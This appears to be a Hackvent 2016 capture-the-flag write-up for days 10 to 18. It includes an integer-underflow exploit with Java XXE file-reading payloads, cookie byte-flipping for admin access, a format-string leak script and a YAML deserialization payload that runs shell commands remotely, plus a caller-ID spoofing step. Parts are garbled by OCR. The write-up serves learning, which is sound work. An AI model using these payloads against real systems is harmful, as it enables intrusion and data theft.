




So on the top right corner you see some registers. They representing pointers or values, which are used by the program. Follow some registers in the memory, look around these values and maybe we find something interesting. If you following t3/r11 you find the following things in memory:



Still no decrypted flag. So we should run some more instructions with F4:



And we got the flag for day 10: **HV16-Vm5y-NjgH-e7tW-PgMa-61JH**

Day 11: A-maze-ing GIFt

Go find the codes!

Task

Will you manage to recover today's code from this strange picture?

It looks like a maze of some kind, and somewhere deep inside there might be more than what you'd expect at the first glance...

Solution

This was surprisingly really easy. You only need to fill out the areas from the QR-Code and get the flag. I used Stegsolve's Random Color Map and got the following image:



If you scan this QR-Code you get the flag from today: ***HV16-otli-KbAg-MDVb-TMTO-WTDI***

But that wasn't the only code in there. In this challenge is also the Hidden Ball 02

Day 12: Crypt-o-Math

Crypto? Math? Maybe both?

Task

you remember math classes at school?

hopefully you paid attention - and even if not, there are other ways to solve this challenge.

Solution

This time we have 29 equations and we need to find out each character to solve every character. So I wrote a little bruteforce script in python:

```
matrix =  
[260492575707724061121829547730531689268,2193311097228816716016192656283806  
37246,264919855316001119104226076800779561423,  
177037883108301921298501682022541052670,13901099938921647531389617222351598  
4938,320424365363679773525372180610490277297,  
201530751445587644733838605908487065258,15628396036534437979460346264421881  
2025,260817421396746284411005790925469586671,  
243507266865305317073588348849175479231,22867263379446036790518661968351254  
9913,311961837617653522368820984616392093801,  
235979373536480839808082706396503872744,19335713450724097590058446414193456  
0197,272109227670221371468387040437351965901,  
230551569853098007600677345727280344755,28793078131531897047325467754657703  
8359,267938315516895485484707051396200706443,  
24357493257244322972750303823800502163,30112014269824392429076361443545456  
5780,298644815229643145404450351035804160241,  
227879528304283891530899499744980291425,25964742875156126098485259323959096  
2832,269635859822490692863508746527322139429,  
193780289185955117334123511554895799539,23051805919486077498553158752603158  
2924,207593226880414101384701594893426311937,  
195425447990038725090924967791915486200,21107473677019759157517025379801231  
5012,268179617336236355437933191393015865423,  
182160695615960388203641943769582257756,22605269018518219705510979618351357  
6908,206467790630567275126889799309355179359,  
270365608703884312725165910007312396490,21341984525299644656039809491325052  
1674,324158008615298179424325819513870548587,  
201137118708843924452456973486310609161,15981637623800310700219269365710563  
0045,290037217831618223964293971372160917859,  
173038113384777542289872672569239525188,18955889415917727191664420800791263  
1998,183921485447992361971839173200969564297,  
203079462849536394511816713024005910404,26525511389385993371007178108276893  
5284,214860441818087898101519465166073705553,  
175435955454496700514946039667711586185,32130212975405260263793106192509619  
8926,176882035352883165226937995777991718197,  
200701714682593432395729715130128082931,24036617208350976884003299318155216  
6546,262938198945065824235502495190974734479,  
299752902236935158362307014205359355636,23571195678385591492305682068727312  
1476,332555996220370247549433065033032955347,  
215902963387633985679795544753434436743,27163569940569229595335383414016122  
2963,234686602415496986215568540582391915559,  
205034325176731455396463659428717818520,27207132679129495748183895048092038  
8378,206409649750015144058460651952033121471,  
186202058515529112089774144624697652752,25405678375111361232059980587419053  
8383,203950808577618100941828939328974427763,  
287901749499474956286121649902808545796,18219351606731169725742511583295217  
8725,310661715406253093730218700854274682783,  
188797174721730846063832466557549096934,20428963164036332805957388340313155
```

```

3162,202398097602736311826665715995283701469,
173276488624612107075891981111532248427,14334021588338631021935272990814209
3188,310272112653851647580237588097526878451,
300899937001700644581647299928269672025,33368092929078221182633232523634700
7941,313491113294105066840003438756384124923,
179363152345949876980223861387117154037,19266028998031157151276681378845250
7319,191173487237342005980035033206582186319,
274297779066581320003362916911839787292,23096881830166695476842382720249907
4222,280249595392717543321356899242915413241,
173512792712172909456131993539106342879,27667025512914088025869682164952410
7343,176080436791985260266403840744627297429,
217267141898619422837859646397422811530,19241548192449918203159412439417559
5334,261771203728758901533499406756951694139]
bruteforce_string =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-"
s=""
for i in range(0,29):
    m = matrix[i*3]
    b = matrix[i*3+1]
    p = matrix[i*3+2]
    for c in bruteforce_string:
        if m == ord(c) * 0x1337 * b % p:
            s += c
            break
print s

```

And we got the flag for day12: ***HV16-laWz-D5yT-OUzb-DFj0-FIsL***

Day 13: JCoinz

Sometimes less is more

Task

2016-12-13 23:30 Challenge Server is currently down and will be for the next hours. As we are back online, the Deadline of this challenge will be extended.

2016-12-14 10:30 Challenge Server is back and online. Solutions for Day 13 until 2016-12-14 23:59:59 will get you full points (will be changed manually).

The manager of jcoinz told a developer to implement a transaction tax as fast as possible so he can earn more money. Maybe that was a wrong decision...

nc challenges.hackvent.hacking-lab.com 3117

Solution

This was an interesting challenge. You start with 1336 coinz and you need 1337 coinz to send Santa a secret Message. So in the first stage we need to get some money. Thankfully there is a underflow within the Amount.class, where we could donate money.

```
public boolean payCoins(int amount)
{
    if (getCoins() <= 0)
    {
        IO.printStatus("-", "No more jcoinz!\n\n");
        return false;
    }
    if (amount < 0) {
        amount *= -1;
    }
    int decreasedCoins = getCoins() - amount - Shop.transactionTax;
    if (decreasedCoins < 0)
    {
        IO.printStatus("-", "You cannot generate debts!\n\n");
        return false;
    }
    setCoins(decreasedCoins);

    IO.printStatus("-", "Decreased the account of \"" + getName() + "\"" by
" + String.valueOf(amount) + "\n");

    return true;
}
```

First you decrease your money, so that only 1 coin is left. After that, you want to spend so much that you trigger an underflow. For this we spend the minimum Java Integer value (-2147483648). The amoun.class notice, that it is a negative number and multiply it with -1. With that we trigger the underflow and get the Int.Max:

```

root@kali: # ifconfig
1 - sends jcoinz to charity
2 - send a secret xml message to the admin
Your name: billy
Your amount of jcoinz: 1
[?] Action: 1
[?] Amount of jcoinz to send: -2147483648
[-] Decreased the account of "billy" by -2147483648
[+] Thank you very much!

1 - sends jcoinz to charity
2 - send a secret xml message to the admin
Your name: billy
Your amount of jcoinz: 2147483647
[?] Action:

```

The Second stage is a simple Java XXE exploit:

```

<?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM "" >]><tag>
&file; </tag>

```

With that you only list the files, of the current directory. Now the exploit to get the flag:

```

<?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM
"/home/jcoinz/9f40461baba9bf00ba9174beeeb9b8a80c0ffba6" >]><tag> &file;
</tag>

```

```

[?] Action: 2
[-] Decreased the account of "billy" by 1337
[?] XML Message: <?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM "/h
ome/jcoinz/9f40461baba9bf00ba9174beeeb9b8a80c0ffba6" >]><tag> &file; </tag>
[+] Your secret xml message: <tag>
You did it!
Greetings, MuffinX
HV16-y4h0-g00t-d33m-c01n-zzzz

If you liked this challenge, tweet me: https://twitter.com/muffiniks
</tag>

1 - sends jcoinz to charity
2 - send a secret xml message to the admin
Your name: billy
Your amount of jcoinz: 2147471596
[?] Action:

```

And we got the flag for the day: **HV16-y4h0-g00t-d33m-c01n-zzzz**

Day 14: Radio War Game

The quieter you become, the more you are able to hear

Task


A UK football fan transmits chants and hopes the gods of football pick it up and consider his favorite, Manchester, to win the cup.

Santa, while using his ham radio station to receive wish-lists from earth, picked it up and saved a copy for his data lake. Can you help Santa to make sense of the signals?

Solution

First I must say, that the german guys, like me, had a similar challenge within the CSCG finals. So we have a little advantage in this challenge.

To solve this challenge I used inspectrum (<https://github.com/miek/inspectrum>). You should also view [this video](#), to understand how the Manchester encoding works.



With that knowledge I read the bit-stream by hand and got the following Message:

```
00001001000010101100011000100110110001011010011000100110011001100110111001011
010101001001100001011001000110100100101101011011110101011101100001011100100010110
10110011101100001011011010110010100101101001100010011001100110011011100001010
```

Decoded the binary means:

HV16-1337-Radi-oWar-game-1337

Day 15: SAP - Santas Admin Panel

you better know how to flip around

Task

You got access to Santa's homepage. But without admin rights there's nothing to see here...

A valid login is: **raindeer10** / **s4nt4**

Solution

At this challenge there was a webpage given, where we could login. After the login, we got only standard user rights. The only attack point was the cookie "cmlnaHRz", which is base64-decoded. Encoded it means "rights". There was also a strange behavior with that cookie. If we decode the base64 to a hex-string, we could manipulate some of the bytes and use that manipulated base64(hex string) as an cookie. For example, if you manipulate the first byte, nothing happens, but if you manipulate the last byte your User Rights switch to None.



So I checked every byte in the cookie, which I could manipulated or not. The bytes which I could not manipulate are marked with a m and the bytes which I can manipulate are marked with a E:

xxxxxxxxxxxxxxExEEEEEEEEEEEEEEEE

As you can see in the middle is one special position, besides the other one. I wrote a little python script, which manipulate that byte in the middle and tried out every possible value. I also checked with the python script, if my user rights are changed, so that I notice which value get me some interesting rights.

If the value is manipulated to 0x84 we are getting admin rights. So we only must copy and paste the base64 string and replace the old one, with that one.



Day 16: Marshmallows

type: "nomnomnom marshmallow nomnomnom muffin%x was here"

Task

There's this guy Randy, he loves marshmallows and programming in python and C. Prove him by hacking his server, that it's not a good idea to code if you had too many marshmallows.

nc challenges.hackvent.hacking-lab.com 1033

Solution



```
MuffinX presents...
nbole Dokumente 10day.py 11day.py 17day.py 19day.py 21daay.py 15
Funktionen
  create_exploit [7]
  dump_stack [12]
  print_memory [13]
Variablen
  cmd [70]
  data [29]
  data [50]
  exptest [5]
  r [4]
  show [47]
  show [62]
  show [76]
  show [78]
  tester [36]
[+] Menu
  token [30]
1 - Play chubby bunny.
2 - Exit.

6 print exptest
7 def create_exploit(command):
8     exploit = ''
9     return base64.b64encode(exploit)
10
11
12 def dump_stack():
13     return ''
14
15
16 def print_memory(stack_nr):
17     s = ''
18     for i in xrange(0, stack_nr-1):
19         s += '\n'
20         s += '\n'
21         s += '\n'
22     return s
23
24
25 print r.recvuntil('... Marshmallows! <3')
26 r.sendline('1')
27 print r.recvuntil('marshmallows:')
28 r.sendline(print_memory(294))
29 data = r.recvuntil('> ')
30 token = data.split('MARSHMALLOW_TOKEN=')[1].split('\n')[0]
31 log.info('Got token: ' + token)
32 r.sendline('send_secret_marshmallows')
```

If we play chubby bunny, with %x we got a format string exploit. If we also analyze the given source code, we notice some hidden functions:

```
setenv(c_char_p(b'MARSHMALLOW_TOKEN'),
c_char_p(str(uuid.uuid4()).encode('ascii')), 1)

[...]
elif user_input == 'send_secret_marshmallows':
    if safe_gets('[?] Token: ') ==
getenv(c_char_p(b'MARSHMALLOW_TOKEN')).decode('ascii'):

        printf(b'[+] Good token.\n')
        secret_marshmallows =
load_yaml(base64.b64decode(safe_gets('[?] Your secret marshmallows:
')).decode('ascii'))
        else: printf(b'[-] Wrong token!\n')
```

As you see, at the beginning of the application the Environment variable MARSHMALLOW_TOKEN is set to the uuid of the process. So we need somehow to leak this value, over the format string. To analyze the memory on the server dynamically I wrote a little python script:

```

from pwn import *
from base64 import b64encode, b64decode

r = remote("challenges.hackvent.hacking-lab.com",1033)

def dump_stack():
    return 300*"%08x "


def print_memory(stack_nr):
    s=""
    for i in xrange(0,stack_nr-1):
        s+="%08x"

    s+=" %s"
    return s

while True:
    print r.recvuntil("> ")
    r.sendline("1")
    print r.recvuntil("marshmallows:")
    xxx = raw_input("Stack_nr: ")
    #print "COMMAND : " + str(xxx)
    if str(xxx) == "ds\n":
        show = str(dump_stack())
    else:
        show = print_memory(int(xxx))
    print show
    r.sendline(show)

```

With that I was able to easily analyze all stack values on the server. After some analyzing I noticed that I got the Token on stack number 294:



After the token, we must send a base64 yaml exploit. There are some examples out there, but somehow I was to dump to use it. So I developed my own exploit. To test it locally I programmed a little python script to test it.:

```

import yaml
import base64
load_yml = yaml.load

exploit = base64.b64encode('''' YAML here ''')

secret = load_yml(base64.b64decode(exploit).decode('ascii'))
#print secret

```

After some tries I used the following yaml-code to exploit the python function:

```
user_input: !!python/object/apply:print [  
!!python/object/apply:subprocess.call [['ls', '/home',]]]
```

Now we can browse everything and find the flag:

```
> send secret marshmallows
[?] Token: ff6a4b83-a562-4ba8-8b88-624cb4aaa507
[+] Good token.
[?] Your secret marshmallows: ICB1c2VyX2lucHV00iAhIXB5dGhvb19vYmplY3QvYXBwbHk6cHJpbnQgWyAhIXB5dGhvb19vY
k6c3VicHJvY2Vzcy5jYWxsIFtbJ2xzJywgJy9ob2llL2lhcncobWVsbG93cy8nXVldIA==QgwyAhIXB5dGhvb19vYmplY3QvYXBwbH
5ae64891a82f2290f157e8fa419c2d3d_wgJy9ob2llLyddXV0g
marshmallows.py root@kali:~/Desktop/hackvent2016/ _DONE# python yamlishit.py
marshmallows.sh
0
[+] Menu
1 - Play chubby bunny.
2 - Exit.
> send secret marshmallows I2xzJywgJy9ob2llL2lhcncobWVsbG93cy8nXVldIA==
[?] Token: ff6a4b83-a562-4ba8-8b88-624cb4aaa507
[+] Good token.
[?] Your secret marshmallows: ICB1c2VyX2lucHV00iAhIXB5dGhvb19vYmplY3QvYXBwbHk6cHJpbnQgWyAhIXB5dGhvb19vY
k6c3VicHJvY2Vzcy5jYWxsIFtbJ2NhdCcICcvaG9tZS9tYXJzaG1hbGxvd3MvNWFlNjQ0TFh0DJmMjI5MGYxNTdlOGZhNDE5YzJkM
You did it!
Greets, MuffinX ICB1c2VyX2lucHV00iAhIXB5dGhvb19vYmplY3QvYXBwbHk6cHJpbnQgWyAhIXB5dGhvb19vYmplY3QvYXBwbH
Hacking Notes: FIA 5jYWxsIFtbJ2NhdCcICcvaG9tZS9tYXJzaG1hbGxvd3MvNWFlNjQ0TFh0DJmMjI5MGYxNTdlOGZhNDE5YzJkM
HV16-m4rs-hm4l-l0wh-4x0r-sr0x skt@kali:~/Desktop/hackvent2016/ _DONE#
If you liked this challenge, tweet me: https://twitter.com/muffiniks
0
[+] Menu
```

HV16-m4rs-hm4l-l0wh-4x0r-sr0x

Day 17: I want to play a Game

Part 2

Task


so, you enjoyed the first part? that was soooo 90ties - here is something more modern for you to play.

Solution


Another game-reversing challenge. This time it is a velf, from PS-Vita. I don't found an emulator, so I used IDA, to analyze everything. First we should have a look at the strings:

Address	Length	Type	String
[S] .rodata:00010E...	0000002A	C	FLAG = HV16-part1-part2-part3-part4-part5
[S] .rodata:00010F...	0000001A	C	fd conversion table mutex
[S] .rodata:00010F...	00000006	C	tty0:
[S] .rodata:00010F...	0000000D	C	malloc mutex
[S] .rodata:00010F...	0000000B	C	sbrk mutex
[S] .data:00010F...	0000000C	C	...


The first string looks interesting. Let's look at the code:




OK, it the string is used at the end of one function. Let's look at the top:



Hmm... another function. We should have a look inside of `_Z4HV16Ph-0x8A`:



The interesting part is in the bottom left corner:



0xEDB88320 is a static value from CRC32. We had in Day 07 the same algorithm. In the main function, it takes the CRC32 from some input or something else and compares it with a static CRC32. So we could take all the CRC32 values and write an bruteforce script in python:

```
import binascii

bruter = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz"

part1 = ""
part2 = ""
part3 = ""
part4 = ""
part5 = ""

for c1 in bruter:
    for c2 in bruter:
        for c3 in bruter:
            for c4 in bruter:
                parter = c1 + c2 + c3 + c4
                crc = binascii.crc32(parter) & 0xffffffff
                scrc = "%08x" % crc
                if scrc.lower() == "C82065C2".lower():
                    part1 = parter
                    print "1 Part: " + parter
                elif scrc.lower() == "94B12C65".lower():
                    part2 = parter
                    print "2 Part: " + parter
                elif scrc.lower() == "7A6CCECE".lower():
                    part3 = parter
                    print "3 Part: " + parter
                elif scrc.lower() == "9493866C".lower():
                    part4 = parter
                    print "4 Part: " + parter
                elif scrc.lower() == "0FAC9FA1".lower():
                    part5 = parter
                    print "5 Part: " + parter

print "HV16-" + part1 + "-" + part2 + "-" + part3 + "-" + part4 + "-" + part5
```

And we got the flag for day 17: ***HV16-8X9z-yjKW-9MBT-1ea6-VY9j***

Day 18: Calling Santa

restricted to 1337s

Task

Attention: this is not a toll-free number!

This challenge can be expensive, depending on your living country. **Consider international dialing costs!**

Santa has a voice mail box on **+41 445 05 1337**. But his voice mail box has caller ID protection activated.

If you call from **+41 76 000 00 00**, you can have a nice talk and your wish will be fulfilled.

Solution

This was one of the bad designed challenges I've ever seen.

1. take a provider who offers you calls with spoofed caller id.
2. Call to the number +41 445 05 1337 and change your caller id to +41 76 000 00 00
3. You get to a robot voice, which asked you for numbers. Within the Challenge name, "restricted to 1337s" you know which numbers you should choose. Here are the steps from the call:
 - Speak to a Monkey → press 1
 - Speak to a Hacker → press 13
 - Speak to a Cracker → press 133
 - Speak to a Professionell → press 1337
